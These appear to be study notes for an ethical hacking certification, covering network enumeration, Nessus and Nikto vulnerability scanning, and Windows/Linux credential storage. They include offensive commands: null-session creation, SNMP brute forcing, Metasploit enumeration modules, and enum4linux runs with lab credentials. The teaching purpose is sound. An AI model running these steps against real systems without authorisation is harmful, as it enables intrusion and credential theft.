    In simple words: users typically use a **program that uses SMTP** for **sending e-mail** and **either POP3** or **IMAP for receiving e-mail**.

    Ports used:
    SMTP: TCP **25** --> [outbound email]
    IMAP: TCP **143** / **993**(over SSL) --> [inbound email]
    POP3: TCP **110** / **995**(over SSL) --> [inbound email]

    - Connecting to SMTP through Telnet
      It is possible to connect to SMTP through Telnet connection, instead using port 23(Telnet) we can set the port 25(SMTP) on the telnet command:

      - telnet <target> 25
        In case we got connected, we can use the SMTP commands to explore as shown below:

        - 

          Both of emails are valid to an attacker explore further attacks like brute forcing etc.

  - nmap -p 25 --script smtp-commands <target IP>
    -p 25 port 25 (SMTP)
    --script smtp-commands nmap script - attempts to use EHLO and HELP to gather the Extended commands supported by an SMTP server.

  - smtp-user-enum
    Username guessing tool primarily for use against the default Solaris SMTP service. Can use either EXPN, VRFY or RCPT TO.

  - Some SMTP Commands
    HELO | **EHLO** | **MAIL FROM** | **RCPT TO** | **DATA** | **VRFY** | **EXPN**

1 Backlink

EC-Council Official Labs

- Module 04 - Enumeration
  - Objective

The objective of this lab is to provide expert knowledge on **network enumeration** and other **responsibilities** that include:
* User Name and User Groups
* List of computers, their operating systems, and ports
* Machine Names, Network Resources, and Services
* List of Shares on individual hosts on the network
* Policies and Passwords

- Exercise 1

  NetBIOS Enumeration Using **Global Network Inventory**

  - Lab Objective

    The first step of enumeration is to c**ollect the names of the machines** in the network, including **switches**, **network printers**, **document centers**, and so on. Later we will probe these machines for detailed information about the network and host resources.

  - Audit Scan Mode

    Select **IP Range Scan**

  - IP Range Scan

    Set an IP Range.
    In this lab: 10.10.10.1 to 10.10.10.25

  - Authentication Settings

    Select **Connect as**

    Credentials for Windows Server 2012:
    Username: Administrator
    Password: Pa$$w0rd

    In real time, Attackers do not know the credentials of the remote machine/ machines. In such cases the simply chose the **connect as currently logged on user** option and perform a scan to determine which network machines are active. In such cases they will **not be able to extract information about the target except its IP and MAC addresses**. So, they might use tools such as Nmap to gather information about open ports and services running on them.

    This lab is just for assessment purpose, so we have directly entered the credentials of the remote machine and are able to access the inventory Global Network Inventory Application.

  - Finish

    Leave the **default settings** and click Finish in the final step.

  - Scan Completed

    Once the scanning is completed, the scanning results are displayed, select IP address of the **Windows Server 2012 (10.10.10.12)** machine under the **CEH node** under **View Results**, to view individual results.

    Various Tabs

    Scan Summary tab displays a **brief summary of machine** that has been scanned. It will show you the Machine Name, MAC Address, OS installed, and etc.

    Operating System tab displays the **operating system details** of the machine.

Hover the mouse over the Windows Details tab to view the complete details of the machine.

BIOS sections gives **details of BIOS settings**.
Hover the mouse cursor over the tab containing the BIOS information to see the BIOS information.

NetBIOS, **complete details of NetBIOS applications** are displayed.
Click each of the NetBIOS application to view its details.

User Groups tab shows **user accounts details** by **work group**.
Hover the mouse cursor over each work group to view the details information.

Users tab shows **user accounts** present in the machine, users' last logon time, and log in counts.

Services section give the **details of the services installed** on the machine.
Hover the mouse cursor over any service to view its details.

Installed Software section displays **details of software installed** on the machine.
Hover over the software names to view their details.

- Exercise 2

  Enumerating Network Resources Using **Advanced IP Scanner**

  - Lab Objective

    The objective of this lab is to help students to **perform a local network scan** and **discover all network resources**. We need to:
    * Perform a **system** and **network scan**.
    * **Enumerate User Accounts**
    * **Execute Remote Penetration**
    * Gather **information** about **local network computers**

  - Select Range

    Specify the IP address range in the Select Range Field.

    In this lab, we are giving IP address range as **10.10.10.1-25**. Click **Scan** to Start Scan.

  - Scan Finished

    We have IP Address, Name, MAC Address, and Manufacturer Information of the victim machine.

    Right-Click and of the detected IP addresses to list Wake-On-Lan, **Shut Down**, Abort Shut Down, and other options like we can ping, traceroute, transfer files, chat, send a message, connect to the victim's machine remotely (using Radmin), and so on. To use Radmin viewer, we need to install Radmin viewer.

    After selecting the shutdown option window opens,
    set a Timeout (here, 10 sec)

    Now, the **Windows Server 2012** will be **turned off**.

- Exercise 3

  Performing Network Enumeration Using **SuperScan**

  - Lab Objective

The objective of this lab is to help students learn and **perform NetBIOS enumeration**, which is carried out **to obtain**:
* **Lists of computers** that belong to a **domain**
* **Lists of shares** on the **individual hosts** on the **network**
* **Policies** and **passwords**

- Main Window
  Click on the **Windows Enumeration tab**.
  Enter the **IP address of the targets machine** in the **Hostname/IP/URL** textbox.
  Check the **types of enumeration** you want to perform under **Enumeration Type** in the left pane of the windows.
  Click Enumerate to start the enumeration.

  Here, Target Machine is Windows 10 and its IP address is 10.10.10.10

  After the Scan if finished, We will see **Enumeration Complete** message in the end.

  1 Backlink

  Theory > Module 04 - Enumeration > NetBIOS Enumeration
  - Other Tools for NetBIOS enumeration
    SuperScan - Exercise 3 | **Hyena** | **NSAuditor** | **NetBIOS Enumerator** (is a nbtstat with GUI)

- Exercise 4
  Enumerating Resources in a Local Machine using **Hyena**

  - Lab Objective
    The objective of this lab is to help students learn and perform network enumeration of:
    * System User Information
    * Running System Services
  - To view all the users in the local machine
    In Main Windows, Click "**+**" **node** of the local workstation to expand section, then expand Users node to view all the users in the local machine.
  - To check the services running on the system
    Double-Click Services
  - To list the user rights
    Double-Click User Rights
  - To list the scheduled jobs
    Double-Click Scheduled Jobs
  - Why to check all these?
    By examining all these options you can check if there is any sensitive information discovered by Hyena and take proper security measures to safeguard the system.

- Exercise 5
  Performing Network Enumeration Using **NetBIOS Enumerator**

  - Lab Objective
    The purpose of NetBIOS enumeration is to gather the following information:
    * **Account lockout threshold**
    * **Local groups** and **user accounts**
    * **Global groups** and **user accounts**

- To initiate the Scan
  Under "**IP Range to Scan**", enter an **IP range** in the **from** and **to** fields.
  Click **Scan** button to initiate the scan.

  Expand all the nodes to view details of the machines detected in the scan.

  Here, we have 10.10.10.1 - 10.10.10.25
- To perform a rescan or new scan
  Erase the previous scan results by clicking **clear**.

- Exercise 6
  Enumerating a Network Using **SoftPerfect Network Scanner**
  - Lab Objective
    The objective of this lab is to help students learn and perform NetBIOS enumeration, which is caried out to detect:
    * Hardware **MAC address** across routers
    * **Hidden shared folders** and **writable ones**
    * **Internal** and **External IP** address
  - To start scanning your network
    Enter an **IP range** in the **IPv4 From** and **To** fields.
    Click **Start Scanning** button to start scan.

    Status bar displays the status of the scan at the lower-right corner of the GUI.

    Here, IP address specified in this lab is 10.10.10.1 - 10.10.10.25.
  - To view the properties of individual IP address
    Right-Click that particular IP address and select Properties
  - To view the shared folders
    Notice the scanned hosts that have a + node before them.
    Expand the node to view all the shared folders.
  - To connect to the remote machine
    Right-Click the selected host, and click Open Computer.
    A drop-down list appears containing options that allow you to connect to the remote machines as HTTP, HTTPS, Telnet and so on.

    If the selected host is not secure enough. You can make use of these options to **connect to the remote machines**. You may also be able to perform activities such as **sending a message**. **Shutting down a computer remotely**, and so on. These features are applicable only if the selected machine is built with a poor security configuration.

- Exercise 7
  Enumerating a Target Network using **Nmap** and **Net use**
  - Lab Objective
    The objective of this lab is to help students understand and perform enumeration on target network using various techniques to obtain:
    * **User names** and **user groups**
    * **List of computers**, their **operating systems**, and the **ports** on them
    * **Machine names**, **network resources**, and **services**
    * **List of shares** on the individual hosts on the network

* **Policies** and **Passwords**

- To perform a Scan
  In the Command Filed of Zenmap: nmap -O 10.10.10.12

  The IP address of **Windows Server 2012** is 10.10.10.12.

  We can see that ports 135, 139, 445, etc. are open and port 139 is using NetBIOS.
- Go to Windows Server 2012
  Log on to the machine as Administrator.

  In the CMD, To perform nbtstat scan on port 139 of the Windows Server 2016 machine
  nbtstat -A 10.10.10.16
  We got some info.
  We have **not even created a null session** (an unauthenticated session) yet, and we can still pull down this info.

  In CMD, To view the created null session/shared folders from your host
  net use
  We have one session with *Windows Server 2016 (10.10.10.16)*

  To create a null session
  net use \\10.10.10.15\e ""\user:""
  We will not get anything.
  net use \\10.10.10.16\e ""/user:''
  We should get some response.

  In the File Explorer
  Right-Click the mapped network drive (Z:\), and select Disconnect.
  This **creates/connects** a null session. Confirm it by issuing a generic net use command to see connected null sessions from your host.

  To confirm
  net use
  It should list your newly created null session.
  We can observe that a null session has been created with the name e.
  \\10.10.10.16\e

- Exercise 8
  Enumerating Services on a Target Machine with **Nmap**

  - Lab Objective
    The objective of this lab is to help students understand and perform enumeration on a target network using various techniques to:
    * **Scan all the machines** on a given network to subnet.
    * List of **machines** that are **up** and **running**.
    * Determine **open ports** on a given node.
    * Find if any **port** has **firewall restriction**.
    * Enumerate all the **services** running on the **port** along with their respective **versions**.
  - To initiate the ping sweep scan
    nmap -sP 10.10.10.0/24
    It will display all the hosts that are up and running in this network along with their MAC addresses.

- To scan one IP Address from above result
  nmap -sS 10.10.10.12
  By issuing this command a Stealth SYN scan will be initiated and it will list all the open ports along with the services running on them on the Windows Server 2012 machine.
- To enumerate the versions of obtained services
  nmap -sSV -O 10.10.10.12
  By initiating this command, a **stealthy SYN scan (-sS)** with **version detection (-sV)** along with **OS detection (-O)** will be initiated.
- To save into a file
  nmap -sSV -O 10.10.10.12 -oN Enumeration.txt

- Exercise 9
  SNMP Enumeration using **Nmap**
  - Lab objective
    The objective of this lab is to help students understand and enforce various enumeration techniques to:
    * **Connect Devices**
    * **Hostname** and **Information**
    * **Domain**
  - To view the port status
    nmap -sU -p 161 10.10.10.12
    We can see that **port 161 is open** and is used by SNMP.
  - To extract the SNMP community string
    nmap -sU -p 161 --script=snmp-brute 10.10.10.12
    It will search pcap socket in parallel threads. The sending sockets sends the SNMP probes along with the community strings with valid credentials.

    Now, the extracted SNMP port is used by the public (community string) and with valid credentials.
  - To enumerate SNMP
    Start the Metasploit Framework
    msfconsole

    Loading a Module
    use auxiliary/scanner/snmp/snmp_login

    To see the configurable for the module
    show options

    To specify the target host
    set RHOSTS 10.10.10.12

    To run the module
    exploit

    We got a login successful message.

    To load the snmp_enum module

use auxiliary/scanner/snmp/snmp_enum
set RHOSTS 10.10.10.12
exploit

We will see a message saying **10.10.10.12, Connected** then a rapid scrolling text appears on the screen, wait till you get the **Auxiliary module execution completed** message.

We successfully enumerated Windows Server 2012.

- Exercise 10

  LDAP Enumeration Using Active Directory Explorer (**ADExplorer**)

  - Lab Objective

    The objective of this lab is to help students understand and perform enumeration on a target network using various techniques to obtain:
    * **User Names** and **User Groups**
    * **Attributes**

  - Connect to Active Directory

    Type the **IP Address** of the target machine in **Connect to Active Directory** pop-up and Click **OK**.

    The target machine is Windows Server 2012 with IP address 10.10.10.12

    Here you can **use any** of the **User Account** that have **Administrative privileges** from **Active Directory Machine**, to access or modify the attributes using ADExplorer.
    For Example you can use **CEH\Jason** account, which is a member of Administrators, is the Active Directory machine and its password is **qwerty** to connect the Active Directory machine using ADExplorer.

  - Active Directory Explorer

    The Active Directory Explorer displays the active directory structure in the left pane.

    Expand the **DC=CEH,DC=com** and expand **CN=Users** to explore the **Domain User** details.

    Click any user name (in the left pane) to display its properties in the right pane.
    Click **CN=Jason** to view the properties of the user **Jason**.

    Right-Click **displayName** attribute (in the right pane), and click **Modify**... from the context menu to modify that user's profile.

    The **Modify Attribute** window appears where you can modify the user profile.
    Double-click on **Jason** to modify it.

    Edit Value popup appears. **Enter** name of your choice under the **Value data**, and click **OK**.
    Here we modify the name to **Steve**.

    Click **OK** to close the **Modify Attribute** window.
    Similarly, we can modify other attributes of the user.

- Exercise 11

  Enumerating Information from Windows and Samba host using **Enum4linux**

- Lab Objective

  The objective of this lab is to help students understand and enforce various enumeration techniques to:
  * **Connected Devices**
  * **Hostname** and **Information**
  * **Domain**
  * **Hardware** and **Storage Information**
  * **Software Components**
  * **Total Memory**

- To see the details

  enum4linux -u martin -p apple -U 10.10.10.12
  Enter this is Terminal of Kali.

- To gather the OS information

  enum4linux -u martin -p apple -o 10.10.10.12
  The command executes and shows the Operating System details of the target machine.

- To get the password policy information

  enum4linux -u martin -p apple -P 10.10.10.12
  The command executes showing all the information about the password policy of the Windows Serve 2012 system.

- To get the groups information

  enum4linux -u martin -p apple -G 10.10.10.12
  The command executes showing all the group information of the Windows Server 2012 system.

- To get the share policy information

  enum4linux -u martin -p apple -S 10.10.10.12
  The command executes showing all the information about the sharing policy of the Windows Server 2012 system.

Module 05 - Vulnerability Analysis

- Vulnerability Research

  It is the process of analyzing protocols, services, and configurations to **discover** the **vulnerabilities** and **design flaws** that will expose an OS and its applications to exploit, attack, or misuse.

  - An administrator needs Vulnerability Research

    To **gather information** about **security trends**, **newly discovered threats**, **attack surfaces**, **attack vectors** and **techniques**.
    To **find weaknesses** in the **OS** and **applications** and alert the network administrator before a network attack.
    To **understand information** that helps **prevent security problems**.
    To know **how to recover** from a network attack.

  - An ethical hacker needs Vulnerability Research

    To **keep up** with the most **recently discovered vulnerabilities** and **exploits** to stay one step ahead of the attackers through vulnerability research which includes:

    * Discovering the **system design faults** and **weaknesses** that might allow attackers to compromise a system.
    * Stay updated about new products and technologies and **reading news related to current exploits**
    * Checking underground hacking web sites (deep and **Dark websites**) for **newly discovered vulnerabilities and exploits**
    * Checking **newly released alerts** regarding relevant innovations and product improvements for security systems.

  - Security experts and vulnerability scanners classify vulnerabilities by

    Severity level (low, medium, high) | **Exploit range** (local or remote)

  - Resources for Vulnerability Research

    The following are some of the online websites used to perform vulnerability research:
    Microsoft Vulnerability Researc (MSVR) (https://www.microsoft.com)
    Dark Reading (https://www.darkreading.com)
    SecurityTracker (https://securitytracker.com)
    Trend Micro (https://www.trendmicro.com)
    Security Magazine (https://www.securitymagazine.com)
    PenTest Magazine (https://pentestmag.com)
    SC Magazine (https://www.scmagazine.com)
    Exploit Database (https://www.exploit-db.com)
    Security Focus (https://www.securityfocus.com)
    Help Net Security (https://www.helpnetsecurity.com)
    HackerStorm (http://www.hackerstorm.co.uk)
    Computerworld (https://www.computerworld.com)
    WindowsSecurity (http://www.windowsecurity.com)
    D'Cryp (https://www.d-crypt.com)

- Vulnerability Assessment

  A vulnerability assessment is an in-depth examination of the **ability of a system or application**, including current security procedures and controls, **to withstand exploitation**. It scans networks for known security weaknesses, and recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. It identifies, quantifies, and ranks possible vulnerabilities to threats in a system. Additionally, it assists security professionals in securing the network by identifying security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them.

- Vulnerability Assessment Perspective
  Attacker's Perspective | **Organization's Security**

  Attackers perform VA to identify security loopholes in the target's network, and end devices. The identified Vulnerabilities are used by attackers to further exploit the target network.

  VA has an important role to play in an organization's security from different internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configuration, solve known issues in third-party applications, and troubleshoot hardware default configurations. All these activities together constitute Vulnerability assessment.

- There are two causes of vulnerable systems in a network
  Misconfiguration in software or Hardware | **Poor Programming practices**
  Attackers leverage these vulnerabilities to perform different attacks on an organizational resource.

- A vulnerability assessment may be used to
  Identify weaknesses that could be exploited | **Predict the effectiveness of additional security measures** in protecting information resources from attack

- Vulnerability Scanners
  Vulnerability scanners are valuable tools that **search for** and **report** on what **known vulnerabilities** are present in an organization's IT infrastructure.

  - Vulnerability scanners are capable of identifying the following information
    They **can identify a lot of information** like:

    The **OS version running** on computers or devices
    IP and TCP/UDP **ports** that are listening
    Applications installed on computers
    Accounts with **weak passwords**
    Files and folders with **weak permissions**
    Default services and **applications** that might have to be uninstalled
    Errors in the **security configuration** of common applications
    Computers exposed to known or publicly reported vulnerabilities
    EOL/EOS software information
    Missing patches and **hotfixes**
    Weak network configurations and misconfigured or risky ports
    Help to verify the inventory of all devices on the network

  - There are two approaches to network vulnerability scanning
    Active Scanning | **Passive Scanning**

    Active Scanning: The attacker interacts directly with the target network to find vulnerabilities.

    Active scanning helps in simulating an attack on the target network to uncover vulnerabilities that can be exploited by the attacker.

    Example: An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities.

    Passive Scanning: The attacker tries to find vulnerabilities without directly interacting with the target network.
    The attacker identifies vulnerabilities via information exposed by systems during normal communications.

Passive scanning identifies the active operating systems, applications, and ports throughout the target network, monitoring activity to determine its vulnerabilities. This approach provides information about weaknesses but does not provide a path for directly combating attacks.

Example: An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown.

- Vulnerability-Management Life Cycle

  Identify Assets & Create a Baseline | **Vulnerability Scan** | **Risk Assessment** | **Remediation** | **Verification** | **Monitor**

  The process helps identify remediate any potential security weaknesses before they can be exploited.

  Identify Assets and Create a Baseline: This phase identifies critical assets and prioritizes them to define the risk based on the criticality and value of eeach system. This created a good baseline for vulnerability management. This phase involves the gathering of information about the identified systems to understand the approved ports, software, drivers, and basic configuration each system in order to develop and maintain a system baseline.

  Vulnerability Scan: This phase is very crucial in vulnerability management. In this step, the security analyst performs the vulnerability scan on the network to identify the known vulnerabilities in the organization's infrastructure. Vulnerability scans can also be performed on applicable compliance templates to assess the organization's Infrastructure weaknesses against the respective compliance guidelines.

  Risk Assessment: In this phase, all serious uncertainties that are associated with the system are assessed and prioritized, and remediation is planned to permanently eliminate system flaws. The risk assessment summarizes the vulnerability and risk level identified for each of the selected assets. It determines whether the risk level for a particular asset is high, moderate, or low. Remediation is planned based on the determined risk level. For example, vulnerabilities ranked high-risk are targeted first to decrease the chances of exploitation that would adversely impact the organization.

  Remediation: Remediation is the process of applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. This phase is initiated after the successful. implementation of the baseline and assessment steps.

  Verification: In this phase, the security team performs a re-scan of systems to assess if the required remediation is complete and whether the individual fixes have been applied to the impacted assets. This phase provides clear visibility into the firm and allows the security. team to check whether all the previous phases have been perfectly employed or not. Verification can be performed by using various means such as ticketing systems, scanners, and reports.

  Monitor: Organizations need to performed regular monitoring to maintain system security. They use tools such as IDS/IPS and firewalls. Continuous monitoring identifies potential threats and any new vulnerabilities that have evolved. As per security best practices, all phases of vulnerability management must be performed regularly.

  1 Backlink

  EC-Council Official Labs

  - Module 05 - Vulnerability Analysis
    - Objective

      The objective of this lab is to help students in **conducting vulnerability scanning, analyzing** the **network vulnerabilities**, and so on.
      You need to perform a network scan to:
      * Check **live systems** and **open ports**

* Perform **banner grabbing** and **OS fingerprinting**
* Identify **network vulnerabilities**
* Draw **network diagrams** of vulnerable hosts

- Exercise 1

  Vulnerability Analysis using **Nessus**

  - Lab Objective

    This lab will give us real-time experience with using the Nessus tool to scan for network vulnerabilities.

  - Initializing Nessus

    In the address bar of browser type https://localhost:8834
    Advanced > Add Exception > Confirm Security Exception

    In Nessus Home/Login Page
    Username: **admin**
    Password: **password**

  - To add a new policy

    Nessus - My Scans page appears as shown in the screenshot. To add a new policy, click **Policies** under the **Resources** section on the left pane.

    Nessus - Policies Page appears, Click **Create a New Policy**
    Nessus - Policies Template appears, click **Advanced Scan**
    The **Policy General Settings** section with BASIC setting type appears, specify a **policy name** in the **Name Field** (NetworkScan_Policy), and give a description about the policy.
    In **Settings** section, select **Host Discovery** from the **DISCOVERY** drop-down list.
    Turn off Ping the remote host option (toggle the blue switch to left).
    Select **Port Scanning** and check the **Verify open TCP ports found by local port enumerators** option. Leave the other fields with default options, as shown in the screenshot.
    In the **Settings** section select **REPORT** and do not alter any options in this Settings type. Proceed with default options.
    In the Settings section, select **ADVANCED** The Policy General Settings window with Advanced Setting Type appears. Set the values of **Max number of TCP sessions per host** as **unlimited** and **Max number of TCP sessions per scan** as **unlimited**.
    To configure the credentials of new policy, click the **Credentials** tab. The credentials page appears. Click Windows in the left pane of the page. **Windows** section appears in the right pane.
    Specify the Username (AD143) and Password (qwerty@123) in the window.
    To select the required plugin, click the **Plugins** tab. Do not alter any of the options in this window and click **Save** button.
    A policy saved successfully notification pops up and the policy in added as in the Policies window.

  - To Start a new scan

    Now, click **My Scans** to open the My Scans page. Click **Create a new scan** link to view the **Scan Templates** window.
    Now, click **User Defined** tab and select **NetworkScan_Policy**.
    Input the **Name of the scan** (Local Network), enter the **Description** for the scan, in Targets field, enter the IP address of target on which you want to perform the vulnerability assessment. In this lab, it is **Windows Server 2012** virtual machine whose IP address is **10.10.10.12**.
    Click **Schedule** Settings and turn off the **Enabled** switch, select **Launch** from the drop-down list to start the scan.

The scan launched, and Nessus begins to scan the target.
After the scan is completed a **tick** mark is visible which indicates that scan is completed. Click the tab to view the details results.
The **Local Network** page opens, displaying the summary of hosts as well as **Scan Details**.
Click the **Vulnerabilities** tab, and scroll down the window to view all the vulnerabilities associated with the target machine.
Click these vulnerabilities to view detailed report about each of them.
Click **Export** drop-down and click the format to download the report, here we are choosing **PDF** as the format to download the report.
Export as PDF prompt appears, leave the settings to default and click **Export**.
Opening Local_Network download window appears, choose **Save File** radio button and click **OK**.

- Exercise 2

  CGI Scanning with **Nikto**

  - Lab Objective

    This lab will help you understand how to use nikto for web server scanning.

  - To view the nikto options

    nikto -h
    This will display all the switches and their uses.

  - To find the available help commands within the Nikto

    nikto -H
    We will use Tuning option to do a more deep and comprehensive scan of the target webserver.
    Note down the Tuning options.

  - To start the scan

    nikto -h http://www.goodshopping.com -Tuning 1
    The output of this command will give your **IP address of the Site**, **hostname**, **port** in the first section.
    In the next section it will give you the **complete architecture of the site**.

    We can try with the other switches to perform the vulnerability scanning on the websites.

Module 06 - System Hacking

- Basic
  - Services/Protocols that uses Clear text
    FTP | **TELNET** | **SMTP** | **HTTP** | **POP3** | **IMAPv4** | **NetBIOS** | **SNMP** | **SQLnet**

Service	Port
FTP	20/21
TELNET	23
SMTP	25
HTTP	80
POP3	110
IMAPv4	143
NetBIOS	139,445
SNMP	161,162
SQLnet	1521

  - Tools to generate your own rainbow tables
    rtgen | winrtgen
  - SAM
    Security Account Manager is a **database file** present in **Windows** machines that stores user accounts and security descriptors for users on a local computer. It stores users passwords in a hashed format (in LM hash and NTLM hash). Because a hash function is one-way, this provides some measure of security for the storage of the passwords.
  - /etc/shadow
    It is where **hashed password** data is stored in **Linux** systems (only users with high privileges can access).
  - Authentication
    - Three Different Types
      Something You Are | **Something You Have** | **Something You Know**

      Something You Are - Uses biometrics to validate identity (retina, fingerprint, etc.)
      * Downside is there can be lots of false negatives
      * False acceptance rate (FAR) - Type II - Likelihood that an unauthorized user will be accepted (This would be bad)
      * False injection rate (FRR) - Type I - Likelihood that an authorized user will be rejected
      * Crossover error rate (CER) - Combination of the two; the lower the CER, the better the system
      * Active - requires interaction (retina scan or fingerprint scanner)
      * Passive - Requires no interaction (iris scan)

      Something You Have - Usually consists of a token of some kind (swipe badge, ATM card, etc.)
      * This type usually requires something alongside it (such as a PIN for an ATM card)
      * Some tokens are single-factor (such as a plug-and-play authentication)

      Something You Know - Better known as a password
      * Most systems use this because it is universal and well-known
    - Two-Factor

When you have **two types of authentication** such as something you know (password) and something you have (access card)

- Strength of passwords

  Determined by length and **complexity**.

  ECC says that both should be combined for the best outcome
  Complexity is defined by number of character sets used (lower case, upper case, numbers, symbols, etc.)

- Default passwords

  Always should be changed and never left what they came with.
  Databases such as cirt.net, default-password.info and open-sez.me all have databases of these

- Windows Security Architecture

  - Basic

    Authentication credentials stored in **SAM file**
    File is located at C:\windows\system32\config
    Older systems use **LM hashing**. **Current** uses **NTLM v2 (MD5)**
    Windows **network authentication uses Kerberos**

  - LM Hashing

    Splits the password up.
    If it's over 7 characters, it is encoded in two sections.
    If one section is blank, the hash will be AAD3B435B51404EE
    Easy to break if password is 7 characters or under because you can split the hash
    SAM file presents as UserName:SID:LM_Hash:NTLM_Hash:::

  - Ntds.dit

    Database file on a **domain controller** that **stores passwords**
    Located in %SystemRoot%\NTDS\Ntds.dit or %SystemRoot%System32\Ntds.dit
    Includes the entire Active Directory


  - Kerberos for Active Directory Domain Services (AD DS)

    Kerberos is a network authentication protocol. It is designed to provide strong authentication for client/server applications by using secret-key cryptography. A Domain Controller (DC) allows the creation of logical containers.

    Steps of exchange
    1) Client asks Key Distribution Center (KDC) for a ticket. Sent in clear text.
    2) Server responds with Ticket Granting Ticket (TGT). This is a secret key which is hashed by the password copy stored on the server.
    3) If client can decrypt it, the TGT is sent back to the server requesting a Ticket Granting Service (TGS) service ticket.
    4) Server sends TGS service ticket which client uses to access resources.

    Tools
    KerbSniff
    KerbCrack
    Both take a long time to crack

    ⚠️ Uses TCP/UDP Port 88



- Registry
  Collection of **all settings** and **configurations** that make the system run. Made up of keys and values
  - Root level keys
    HKLM | **HKCR** | **HKCU** | **HKU** | **HKCC**

    HKEY_LOCAL_MACHINE (HKLM) - information on hardware and software
    HKEY_CLASSES_ROOT (HKCR) - information on file associates and OLE classes
    HKEY_CURRENT_USER (HKCU) - profile information for the current user including preferences
    HKEY_USERS (HKU) - specific user configuration information for all currently active users
    HKEY_CURRENT_CONFIG (HKCC) - pointer to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current
  - Type of values
    REG_SZ | **REG_EXPAND_SZ** | **REG_BINARY** | **REG_DWORD** | **REG_LINK**

    REG_SZ - character string
    REG_EXPAND_SZ - expandable string value
    REG_BINARY - a binary value
    REG_DWORD - 32-bit unsigned integer
    REG_LINK - symbolic link to another key
  - Important Locations
    HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion_____
    _


    HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices Once
    HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
    HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
    HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
  - Executables to edit
    regedit.exe | **regedt32.exe** (preferred by Microsoft)
- MMC

Microsoft Management Console (**Computer Management**) - used by Windows to administer system
Has "snap-ins" that allow you to modify sets (such as Group Policy Editor)

- Sigverif.exe

  File Signature Verification (Sigverif.exe) detects signed files and allows you to:
  * View the certificates of signed files to verify that the file has not been tampered with after being certified.
  * Search for signed files.
  * Search for unsigned files.


- Linux Security Architecture
  - Linux Directory Structure
    - Linux root is just a slash (/)
    - Important locations
      - / - root directory
      - /bin - basic Linux commands
      - /dev - contains pointer locations to various storage and input/output systems
      - /etc - all administration files and passwords. Both password and shadow files are here
      - /home - holds the user home directories
      - /mnt - holds the access locations you've mounted
      - /sbin - system binaries folder which holds more administrative commands
      - /usr - holds almost all of the information, commands and files unique to the users

- 

- Linux Common Commands
Command	Description
`adduser`	Adds a user to the system
`cat`	Displays contents of file
`cp`	Copies
`ifconfig`	Displays network configuration information
`kill`	Kills a running process
`ls`	Displays the contents of a folder. `-l` option provides most information.
`man`	Displays the manual page for a command
`passwd`	Used to change password
`ps`	Process status. `-ef` option shows all processes
`rm`	Removes files. `-r` option recursively removes all directories and subdirectories
